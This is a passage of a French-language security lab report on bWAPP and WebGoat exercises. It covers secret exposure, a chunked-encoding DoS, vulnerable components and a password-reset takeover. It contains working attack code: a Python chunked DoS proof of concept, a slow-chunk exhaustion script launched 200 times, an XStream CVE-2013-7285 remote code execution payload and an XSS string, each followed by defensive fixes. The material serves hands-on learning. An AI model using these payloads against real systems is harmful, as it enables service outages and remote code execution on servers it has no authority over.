sudo mv /var/www/html/bWAPP/*.bak /var/backups/bWAPP/ 2>/dev/null || true
```

### 5) Permissions minimales

```
sudo chown -R www-data:www-data /var/www/html/bWAPP
sudo find /var/www/html/bWAPP -type d -exec chmod 750 {} \;
sudo find /var/www/html/bWAPP -type f -exec chmod 640 {} \;
sudo chown root:www-data /var/www/secure/config.inc
sudo chmod 640 /var/www/secure/config.inc
```

## 6) Hygiène Git et pipeline CI

```
# Secrets
config.inc
.env
*.bak
*~
*.zip
*.tar.gz
*.sql
```

```
name: security-checks
on: [push, pull_request]
jobs:
  secrets-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: TruffleHog scan
        uses: trufflesecurity/trufflehog@v3
        with:
          path: .
          base: github
          extra_args: "--only-verified"
```

## 7) Durcissement cohérent (IaC)

```
- hosts: web
become: yes
tasks:
  - name: Ensure secure dir exists
    file: path=/var/www/secure state=directory owner=root group=www-data
mode=0750
  - name: Move config out of webroot
    command: mv /var/www/html/bWAPP/config.inc /var/www/secure/config.inc
    args: { removes: /var/www/html/bWAPP/config.inc }
  - name: Apache hardening
    copy:
      dest: /etc/apache2/conf-available/security-hardening.conf
```

```
content: |
  ServerSignature Off
  ServerTokens Prod
  <Directory /var/www/html/bWAPP>
    Options -Indexes
  </Directory>
  - name: Enable conf and reload
    command: a2enconf security-hardening
  - name: Reload apache
    service: name=apache2 state=reloaded
```

## Conclusion

Exposition de **config.inc**, d'archives de déploiement et de pages de diagnostic confirmée. Mesures proposées éliminent le vecteur principal (configuration hors webroot, interdictions serveur, nettoyage, permissions, CI/CD et IaC). Résultat attendu: **surface d'attaque réduite, secrets inaccessibles par HTTP, et contrôles automatisés** pour empêcher la réapparition de la vulnérabilité.

## Scénario 2 — Attaque DOS

### Étape 0 : Vérifications

Confirmer que le script est servi en HTTP et que la VM dispose d'un interpréteur Python compatible (script d'origine en **Python 2**).

#### Sous-étapes

##### 1) Fichier présent dans le conteneur

```
docker exec -it bwapp bash -c "ls -l /app/evil/nginx_dos.py || ls -l /var/www/html/evil/nginx_dos.py"
```

##### 2) Fichier servi par le web

```
curl -I http://127.0.0.1:8081/evil/nginx_dos.py
```

##### 3) Présence de Python sur l'hôte/VM

```
which python3 || true python3 --version 2>/dev/null || true
```

#### Attendu

- **ls -l** affiche le fichier dans **/app/evil** (existe).
- **curl -I** renvoie **HTTP/1.1 200 OK**.
- **python2 --version** renvoie une version **2.x**.

#### Observé

- Fichier présent et accessible via HTTP.
- **python3 3.12.3** disponible.

## Étape 1 : Attaque

### Sous-étapes

#### 1) Conversion du script

```
cat > /tmp/nginx_dos_py3Converted.py <<'PY' #!/usr/bin/env python3
import http.client
import socket
import sys
import os

socket.setdefaulttimeout(1)
dos_packet = 0xFFFFFFFFFFFFFFFEC
packet = 0

def chunk(data, chunk_size_hex):
    return f'{chunk_size_hex}\r\n{data}\r\n0\r\n\r\n'

if len(sys.argv) < 2:
    print("Usage: python3 nginx_dos_py3Converted.py host:port")
    print("Example: python3 nginx_dos_py3Converted.py 127.0.0.1:8081")
    sys.exit(1)

hostport = sys.argv[1].lower()
if ':' in hostport:
    host, port = hostport.split(':', 1)
else:
    host = hostport
    port = 80

while packet <= 66:
    body = "beezzzzzzzzz"
    chunk_size = hex(dos_packet + 1)[3:]
    chunk_size = ("F" + chunk_size[:len(chunk_size)-1]).upper()

    try:
        conn = http.client.HTTPConnection(host, port, timeout=2)
        url = "/bWAPP/portal.php"  # adapte si nécessaire
        conn.putrequest('POST', url)
        conn.putheader('User-Agent', 'bWAPP')
        conn.putheader('Accept', '*/*')
        conn.putheader('Transfer-Encoding', 'chunked')
        conn.putheader('Content-Type', 'application/x-www-form-urlencoded')
        conn.endheaders()
        conn.send(chunk(body, chunk_size).encode())
    except Exception as e:
        print("Connection error!", e)
        sys.exit(1)

    try:
        resp = conn.getresponse()
        print(resp.status, resp.reason)
    except Exception:
        print(f"[*] Knock knock, is anybody there ? ({packet}/66)")

    packet += 1
    conn.close()

print("[+] Done!")
```

```
PY chmod +x /tmp/nginx_dos_py3Converted.py
```

#### 2) Exécution

```
python3 /tmp/nginx_dos_py3_converted.py 127.0.0.1:8081 2>&1 | tee /tmp/nginx_dos_py3_run.log
```

### 3) Résultats clés

] Knock knock, is anybody there ? (0/66) [...] [] Knock knock, is anybody there ? (66/66) → **Aucune réponse**

**HTTP** ; requêtes chunked **mises en attente/ignorées**. Ça indique un comportement potentiellement vulnérable mais non concluant. On vérifie l'impact sur le serveur avant d'aller plus loin.

#### **4) Inspection service et charge**

- Connexions vers le port web sudo ss -tanp | grep ':8081'
  - Sockets et processus associés sudo lsof -nP -iTCP:808
  - Charge CPU / mémoire (snapshot) top -b -n1 | head -20
  - Afficher uniquement le conteneur bwapp docker stats --no-stream bwapp
  - Nombre de fichiers ouverts par docker-proxy (adapter PID si besoin) sudo ls -l /proc/\$(pgrep -f docker-proxy | head -1)/fd | wc -l
  - Logs Apache dans le conteneur (si présents) docker exec -it bwapp bash -c "tail -n 120 /var/log/apache2/error.log 2>/dev/null || tail -n 120 /app/logs/\* 2>/dev/null || true"
  - Test de service curl -I http://127.0.0.1:8081/portal.php

## 5) Résumé des observations

- **LISTEN** actif sur 0.0.0.0:8081 via **docker-proxy**.
  - **Apache 2.4.7/PHP 5.5.9** opérationnel ; redirections **302** → **login.php**.
  - **Pas d'erreur HTTP**, pas d'interruption de service.

## 6) Test de charge contrôlé (slow chunk)

Un seul envoi peut être ignoré. Il faut ouvrir plusieurs connexions lentes simultanées pour vérifier si le serveur épouse les workers/descripteurs.

## 7) Nouveau script

```

f"Host: {HOST}:{PORT}\r\n"
"User-Agent: trickle-chunk\r\n"
"Transfer-Encoding: chunked\r\n"
"Connection: keep-alive\r\n"
"\r\n"
)
s.sendall(req.encode())
s.sendall(b"10000000\r\n")
try:
while True:
    s.sendall(b"A")      # 1 octet toutes les 3s
    time.sleep(3)
except Exception as e:
print("ended", e)
finally:
s.close()
PY
chmod +x /tmp/test_chunk_slow.py

```

## 8) 20 lancements

for i in \$(seq 1 20); do python3 /tmp/test\_chunk\_slow.py & sleep 0.1; done

1. Observation sudo ss -tanp | grep ':8081' | sed -n '1,60p' sudo lsof -nP -iTCP:8081 docker stats --no-stream bwapp top -b -n1 | head -20

2. Résultats clés

- **~20 ESTABLISHED** vers **127.0.0.1:8081**.
- **bwapp** : PIDs **27 → 50**.
- Impact **faible**, service **OK**.

## 9) 200 lancements

for i in \$(seq 1 200); do python3 /tmp/test\_chunk\_slow.py >/dev/null 2>&1 & sleep 0.05; done

1. Observation sudo ss -tanp | grep ':8081' | sed -n '1,60p' sudo lsof -nP -iTCP:8081 docker stats --no-stream bwapp top -b -n1 | head -20

2. Résultats clés

- **Certaines** de sockets **ESTABLISHED** → **127.0.0.1:8081**.
- **docker-proxy** : **centaines de FDs** ouverts.
- **bwapp** : PIDs **≈128**.
- **CPU user+sys élevé, mémoire serrée, swap utilisé**.
- Apache répond encore (**302**), **service dégradé** mais **vivant**.

## 10) Arrêt propre

pkill -f nginx\_dos\_py3Converted.py || pkill -f nginx\_dos.py sudo ss -K dst 127.0.0.1 dport = 8081 || true

## Conclusion

- Le PoC initial cible une vulnérabilité **Nginx** absente de l'environnement testé (**Apache derrière docker-proxy**).
- Les requêtes **chunked malformées** entraînent des **timeouts** sans erreur HTTP explicite.
- Le scénario **slow-chunk** concurrent provoque un **épuisement progressif de ressources** : sockets ESTABLISHED nombreux, FDs docker-proxy en hausse, PIDs conteneur en hausse, CPU et mémoire sous tension.
- Effet final : **dégradation** mesurable mais **pas de panne totale**.

**Lecture recommandée** : régler timeouts côté proxy/serveur, limiter le nombre de connexions par IP, activer request body rate-limit et protéger les files d'attente (worker limits, `KeepAliveTimeout`, `RequestReadTimeout`, QoS réseau).

Corrections pour empêcher l'attaque

**Objectif** : empêcher que des requêtes **Transfer-Encoding: chunked** malformées ou lentes immobilisent les workers et épuisent les ressources.

**Approche** : durcissement **Apache**, modules **anti-DoS/WAF**, **rate-limit** réseau, réglages **noyau**, ou **reverse proxy** dédié.

### 1) Apache — `mod_reqtimeout` (limiter lecture header/body)

```
sudo apt update
sudo apt install -y apache2
sudo a2enmod reqtimeout
```

`/etc/apache2/mods-enabled/reqtimeout.conf` :

```
<IfModule reqtimeout_module>
  RequestReadTimeout header=5-10,minrate=500
  RequestReadTimeout body=10,minrate=500
</IfModule>
```

Ajuster `KeepAlive` et `workers` :

```
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 2

<IfModule mpm_prefork_module>
  StartServers 2
  MinSpareServers 2
  MaxSpareServers 5
  ServerLimit 150
  MaxRequestWorkers 150
```

```
MaxConnectionsPerChild 1000  
</IfModule>
```

```
sudo systemctl reload apache2
```

## 2) mod\_evasive (rafales)

```
sudo apt install -y libapache2-mod-evasive  
sudo a2enmod evasive
```

/etc/apache2/mods-available/evasive.conf :

```
<IfModule mod_evasive20.c>  
    DOSHashTableSize 3097  
    DOSPageCount 20  
    DOSSiteCount 300  
    DOSPageInterval 1  
    DOSSiteInterval 1  
    DOSBlockingPeriod 600  
    DOSEmailNotify you@example.com  
    DOSLogDir /var/log/apache2/mod_evasive  
</IfModule>
```

```
sudo mkdir -p /var/log/apache2/mod_evasive  
sudo chown -R www-data:www-data /var/log/apache2/mod_evasive  
sudo systemctl reload apache2
```

## 3) mod\_security (WAF, règles simples)

```
sudo apt install -y libapache2-mod-security2  
sudo a2enmod security2
```

/etc/modsecurity/modsecurity.conf.d/zz\_custom\_rules.conf :

```
SecRule REQUEST_HEADERS:Transfer-Encoding "chunked"  
    "id:100001,phase:1,deny,log,msg:'Chunked transfer blocked (policy)',severity:2"  
  
SecRequestBodyLimit 1048576  
SecRequestBodyInMemoryLimit 131072
```

```
sudo systemctl reload apache2
```

#### 4) Réseau local — **iptables rate-limit (port 8081)**

```
sudo iptables -N RATE_LIMIT_8081 2>/dev/null || true
sudo iptables -F RATE_LIMIT_8081
sudo iptables -A RATE_LIMIT_8081 -m conntrack --ctstate NEW -m limit --limit 10/min --limit-burst 20 -j RETURN
sudo iptables -A RATE_LIMIT_8081 -j DROP
sudo iptables -I INPUT -p tcp --dport 8081 -j RATE_LIMIT_8081
```

Rollback :

```
sudo iptables -D INPUT -p tcp --dport 8081 -j RATE_LIMIT_8081
sudo iptables -F RATE_LIMIT_8081
sudo iptables -X RATE_LIMIT_8081
```

Variante :

```
sudo ufw limit proto tcp from any to any port 8081
```

#### 5) Noyau — tuning TCP

/etc/sysctl.d/99-dos-hardening.conf :

```
net.ipv4.tcp_fin_timeout = 30
net.ipv4.tcp_tw_reuse = 1
net.ipv4.tcp_max_syn_backlog = 2048
net.core.somaxconn = 1024
```

```
sudo sysctl --system
```

#### 6) Reverse proxy dédié (si docker-proxy limitant)

/etc/nginx/conf.d/bwapp.conf :

```

upstream bwapp { server 127.0.0.1:8081; }

server {
    listen 8081;
    server_name localhost;

    client_header_timeout 5s;
    client_body_timeout 10s;
    send_timeout 10s;
    lingering_close off;

    location / {
        proxy_pass http://bwapp;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_connect_timeout 3s;
        proxy_read_timeout 10s;
        proxy_send_timeout 10s;
    }
}

```

```

sudo apt install -y nginx
sudo systemctl enable --now nginx
sudo systemctl reload nginx

```

## 7) Tests de validation

```

# Connexions ouvertes
sudo ss -tanp | grep ':8081'
sudo lsof -nP -iTCP:8081

# Journaux
sudo tail -n 200 /var/log/apache2/error.log
sudo tail -n 200 /var/log/apache2/mod_evasive.log
sudo tail -n 200 /var/log/modsec_audit.log

# Réactivité applicative
time curl -s -o /dev/null -w '%{http_code} %{time_total}'
  ' http://127.0.0.1:8081/portal.php'

```

## 8) Rollback rapide

```

sudo a2dismod reqtimeout evasive security2
sudo systemctl reload apache2
sudo iptables -D INPUT -p tcp --dport 8081 -j RATE_LIMIT_8081 || true

```

```
sudo iptables -F RATE_LIMIT_8081 || true
sudo iptables -X RATE_LIMIT_8081 || true
sudo systemctl stop nginx || true
```

## 9) Points d'attention

- **mod\_reqtimeout + KeepAliveTimeout** : principaux leviers contre **slow-body/chunk**.
- **mod\_security / mod\_evasive** : réduction de surface, gestion de rafales.
- **Reverse proxy** recommandé pour **timeouts** et **rate-limits** fins.
- Tests en environnement non-prod, **surveillance CPU/mémoire/swap** pendant essais.

# A06 — Vulnerable & outdated components

## Définition (A06)

A06 concerne les risques liés à l'utilisation de composants logiciels vulnérables, obsolètes ou mal entretenus (bibliothèques, frameworks, modules, images conteneurs, OS, runtimes). Un composant vulnérable intégré à une application peut permettre à un attaquant d'exploiter une faille dans ce composant et d'obtenir un impact élevé (RCE, fuite de données, élévation de privilèges), même si le code applicatif lui-même est correct.

## Pourquoi c'est critique

- Les composants tiers s'exécutent souvent avec les mêmes privilèges que l'application : une vulnérabilité dans une bibliothèque peut devenir une porte d'entrée complète.
- L'écosystème logiciel moderne est fortement dépendant : la plupart des applications importent des dizaines voire des centaines de dépendances directes et transverses (transitives).
- Les vulnérabilités peuvent être publiées après déploiement (CVE) et rester non corrigées longtemps si le processus de mise à jour est déficient.
- Certains composants sont abandonnés (unmaintained) : pas de patches fournis → exposition prolongée.

## Quelques données & contexte (illustratif)

- Plus de 10 millions de dépôts sur GitHub.
- Environ 1 million de dépôts historiques sur SourceForge.
- Des milliers de dépôts binaires publics (artéfacts) sur divers registries. Ces chiffres montrent l'ampleur et la fragmentation de l'écosystème open-source : beaucoup d'acteurs, de registres et de modèles de packaging coexistent, ce qui rend l'inventaire et le contrôle difficiles.

## Conséquences opérationnelles

- Difficulté à inventorier toutes les dépendances (directes + transitives).
- Risque d'importer des paquets malveillants (typosquatting, malicious publish).
- Risque d'exécuter des binaires dont le code source ne correspond pas au binaire publié.
- Multiples systèmes de packaging (npm, Maven, NuGet, PyPI, etc.) et formats (tar, wheel, jars, images Docker) compliquent la gouvernance.

## Cadre de test :

WebGoat (image Docker utilisée en labo). Toutes les manipulations sont réalisées en environnement isolé et contrôlé — ne pas reproduire les mêmes actions sur des systèmes de production.

# PREMIÈRE VULNÉRABILITÉ — **jquery-ui** closeText (XSS)

## Résumé


Certaines versions anciennes de **jquery-ui** (ex. 1.10 / 1.11) insèrent l'option `closeText` du widget `dialog` dans le DOM via une insertion HTML sans échappement, ce qui permet à une chaîne contenant du HTML/script d'être interprétée par le navigateur → *Cross-Site Scripting (XSS)*.

## Explication technique (niveau clair)


Le widget dialog crée un bouton de fermeture et prend une option `closeText` (texte du bouton).

Dans les versions vulnérables, la valeur de `closeText` est insérée comme HTML (équivalent de `.html(closeText)`), donc si `closeText` contient le navigateur exécutera ce script. Avant (version vulnérable) : capture montrant `$ui.version = 1.11.4` et la popup / alerte (XSS) visible sur la page de test.

## Exemple



Dans les versions corrigées, le framework échappe ou traite `closeText` comme texte (ou modifie l'API d'insertion), empêchant l'exécution d'un script injecté. Après (patch) : capture montrant `$ui.version = 1.14.1` et absence d'alerte lors du même test.



## Correction

## Actions immédiates

1. Mettre à jour la dépendance jquery-ui vers une version corrigée (dernière disponible) ainsi que la version de jQuery.
2. Ne jamais insérer du HTML non fiable dans des options/widgets. Si la valeur vient d'un utilisateur, échapper avant insertion.

## Exemple de code sécurisé (échappement)

```
// fonction d'échappement simple
function escapeHtml(s) {
    return String(s)
        .replace(/&/g, '&')
        .replace(/</g, '<')
        .replace(/>/g, '>')
        .replace(/\"/g, '"')
        .replace(/\'/g, ''');
}

$(function(){
    var userCloseText = '<script>alert("XSS")</script>'; // donnée d'exemple
    var safeCloseText = escapeHtml(userCloseText);
    $('#dialog').dialog({ closeText: safeCloseText });
});
```

Ou utiliser jQuery pour convertir en texte :

```
var safeCloseText = $('<div/>').text(userInput).html();
$('#dialog').dialog({ closeText: safeCloseText });
```

## DEUXIÈME VULNÉRABILITÉ — Exploiting CVE-2013-7285 (XStream)

### Résumé

XStream (versions ≤ 1.4.6) permettait la déserialisation de types arbitraires à partir de flux XML/JSON. Un attaquant pouvant fournir du flux non-fiable pouvait faire recréer des instances de classes JDK dangereuses (ex. java.lang.ProcessBuilder, java.beans.EventHandler) conduisant potentiellement à exécution de code à distance (RCE). CVE-2013-7285 documente ce comportement.

### Explication technique (niveau clair)

- XStream.fromXML(xml) lit le XML et reconstruit des objets Java selon les informations de type contenues dans le flux.
- Si la bibliothèque autorise des types arbitraires, un attaquant peut injecter un objet « handler » configuré pour appeler une méthode / créer un Process lors d'une invocation normale sur l'objet déserialisé.

- Le danger vient donc d'une désérialisation non filtrée couplée à la présence dans le classpath de classes capables d'exécuter actions sensibles.

Important : ne jamais exécuter ni partager de payloads exploitables en dehors d'un environnement de labo isolé. Les preuves ici sont pédagogiques : sorties de WebGoat, logs, version de jar, rapport SCA.

## Exemple

Capture : Présentation du lab CVE-2013-7285 (début de page)

The screenshot shows the 'Vulnerable Components' lesson page in WebGoat. The URL is <http://127.0.0.1:8080/WebGoat/start.mvc?username=lixt2#lesson/VulnerableComponents.lesson/>. The sidebar on the left lists various security topics, and 'Vulnerable Components' is currently selected. The main content area is titled 'Exploiting CVE-2013-7285 (XStream)'. It contains an information icon stating: 'This lesson only works when you are using the Docker image of WebGoat. WebGoat uses an XML document to add contacts to a contacts database.' Below this is a code block showing an XML contact definition:

```
<contact>
    <id>1</id>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

At the bottom, a note explains: 'The java interface that you need for the exercise is: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using XStream.fromXML(xml).'

Dans l'exemple proposé par la leçon, l'application Web (WebGoat) fournit une interface qui accepte une représentation XML d'un contact et utilise XStream pour convertir ce XML en un objet Java **Contact** et l'enregistrer dans la base de données. Le fonctionnement attendu (cas normal) est :

- le client envoie un bloc XML représentant un contact ;
- le serveur appelle **XStream.fromXML(xml)** pour reconstruire un objet **Contact** ;
- l'objet est persistant / traité comme une donnée utilisateur normale.

La capture suivante illustre ce comportement normal : on soumet un XML "propre" et l'application crée le contact attendu dans la base.

Capture : Utilisation normale

The java interface that you need for the exercise is: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

Enter the contact's xml representation:

```
<contact>
<id>1</id>
<firstName>Bruce</firstName>
<lastName>Mayhew</lastName>
<email>webgoat@owasp.org</email>
</contact>
```

You created contact ContactImpl(id=1, firstName=Bruce, lastName=Mayhew, email=webgoat@owasp.org). This means you did not exploit the remote code execution.

Cependant, lorsque l'application utilise une version vulnérable de XStream (ex. ≤ 1.4.6) et n'applique aucune restriction sur les types autorisés lors de la désérialisation, un attaquant peut fournir un flux XML spécialement construit pour forcer la création d'instances d'un type dangereux (par ex. `java.lang.ProcessBuilder` ou `java.beans.EventHandler`). En combinant ces types et en configurant leurs propriétés, l'attaquant peut provoquer l'exécution de commandes système sur le serveur au moment de la désérialisation ou lors de l'utilisation ultérieure de l'objet.

Techniquement, l'attaque exploite le fait que XStream lit les informations de type contenues dans le flux et recrée des objets arbitraires : si l'utilisateur contrôle totalement le XML d'entrée, il peut ainsi injecter un objet dont le comportement est dangereux.

La capture suivante montre le résultat pédagogique dans WebGoat lorsqu'un tel payload malveillant a été soumis : WebGoat indique "**You successfully tried to exploit the CVE-2013-7285 vulnerability**". En complément, les logs renvoyés par l'application montrent une exception liée à la tentative d'exécution d'un programme système (ex. `Cannot run program "calc.exe"`), preuve que la tentative d'exécution de commande a bien été initiée côté serveur.

Capture WebGoat : message You successfully tried to exploit the CVE-2013-7285 vulnerability + Logs montrant l'exception ou tentative d'exécution (ex. `Cannot run program "calc.exe"` – preuve que la commande a été tentée côté serveur)

The java interface that you need for the exercise is: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<handler class='java.beans.EventHandler'>
<target class='java.lang.ProcessBuilder'>
<command>
<string>calc.exe</string>
</command>
</target>
<action>start</action>
</handler>
</contact>
```

You successfully tried to exploit the CVE-2013-7285 vulnerability  
java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

## Correction

### Actions techniques

1. Mettre à jour XStream vers une version corrigée (vérifier la dernière version stable).
2. Interdire par défaut la désérialisation et autoriser explicitement uniquement les types nécessaires (whitelist). Exemple recommandé :

```
XStream xstream = new XStream();
// Deny everything by default
xstream.addPermission(NoTypePermission.NONE);
// Allow null and primitive types
xstream.addPermission(NullPermission.NULL);
xstream.addPermission(PrimitiveTypePermission.PRIMITIVES);
// Allow only application-specific types
xstream.allowTypes(new Class[]{com.myapp.model.Contact.class,
com.myapp.model.Address.class});
```

3. Valider le flux (XML/JSON) contre un schéma (XSD/JSON Schema) avant toute désérialisation.
4. Éviter les transformations automatiques de flux non fiables ; si possible, utiliser des bibliothèques de parsing explicitement sûres (JAXB avec classes contrôlées, parsers JSON typesafe).

### Mesures procédurales (théorique - pas tester)

- Intégrer SCA en CI (Dependency-Check / Snyk / Dependabot) pour détecter rapidement CVE.
- SBOM : tenir un inventaire de composants (Software Bill Of Materials).
- Virtual patch : si mise à jour impossible immédiatement, utiliser WAF / règles de détection pour bloquer patterns connus (mesure temporaire).

- Test : automatiser tests d'intégration pour valider que la whitelist bloque la désrialisation de types non autorisés.
- Regénérer dependency-check → la CVE liée à XStream doit disparaître.
- Refaire la tentative pédagogique dans WebGoat → l'exercice ne doit plus réussir (pas de message de succès ni d'exécution).

## Conclusion & recommandations globales

A06 est essentiellement un problème de gestion des composants : connaître ce qu'on utilise, surveiller les vulnérabilités, appliquer des mises à jour critiques, et adopter des contrôles compensatoires.

Combiner approches : mise à jour technique (patch), durcissement applicatif (whitelist/validation/échappement), et gouvernance (SCA/CI/SBOM/CSP/SRI).

Processus recommandé pour une organisation : inventaire continu (SBOM), alerting CVE, triage basé sur risque, calendrier de patching (urgences prioritaires), tests de non-régression et contrôle d'accès minimal (least privilege).

# A07 — Identification and Authentication

---

## Présentation

### Description

Les Identification & Authentication Failures regroupent les erreurs qui empêchent un système de vérifier correctement l'identité d'un utilisateur ou de gérer en toute sécurité l'authentification et les sessions. Cela inclut par exemple, la possibilité de faire des attaques par force brute, des réinitialisations de mots de passe fragiles, des mots de passe faibles ou hashés faiblement, ou encore une mauvaise utilisation des id de sessions.

## Quelques statistiques

D'après l'OWASP Top-10 2021, la catégorie "Identification and Authentication Failures" qui était nommée précédemment "Broken Authentication" est descendue de la 2<sup>nde</sup> à la 7<sup>ème</sup> place. Cette catégorie de vulnérabilités a été testée sur 80 % des applications étudiées, avec ~132 occurrences détectées et des taux d'incidence moyens d'environ 2.5 %.

## Exemples d'utilisation

### 1. Changer le mot de passe d'un autre compte

Notre but est de prendre le contrôle du compte de [tom@webgoat-cloud.org](mailto:tom@webgoat-cloud.org).

### Account Access



@  Email

Password

[Forgot your password?](#)

On va d'abord regarder à quoi ressemble une demande de reset de mot de passe.

### Account Access



**Forgot your password?**

Email address you use to log in to your account  
We'll send you an email with instructions to choose a new password.

@  useruser@f

Account Access

### Your password reset link [password-reset@webgoat-cloud.net](mailto:password-reset@webgoat-cloud.net)

password reset link, please use this [link](#) to reset your password. If this password change you can ignore this message. For comments or questions, please do not hesitate to reach us at [id.org](http://id.org)

Et le lien est : <http://127.0.0.1:8080/webGoat/PasswordReset/reset/reset-password/24f694ba-43ae-4229-84ef-13beb3c6471d>.

On va passer par un proxy (nous utilisons Burp Suite) pour modifier la requête avant qu'elle n'arrive au serveur.

```

Request
Pretty Raw Hex
1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link
2 Host: localhost:8080
3 Content-Length: 29
4 sec-ch-ua: "Chromium";v="126", "Not A/Brand";v="24"
5 Accept: /*/*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc?username=useruser
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=01Xg60Mqqq4xlnT1l0dKQTrFQ0vhFLbUFUrh0ddP
19 Connection: keep-alive
20
21 email=tom@webgoat-cloud.org

```

```

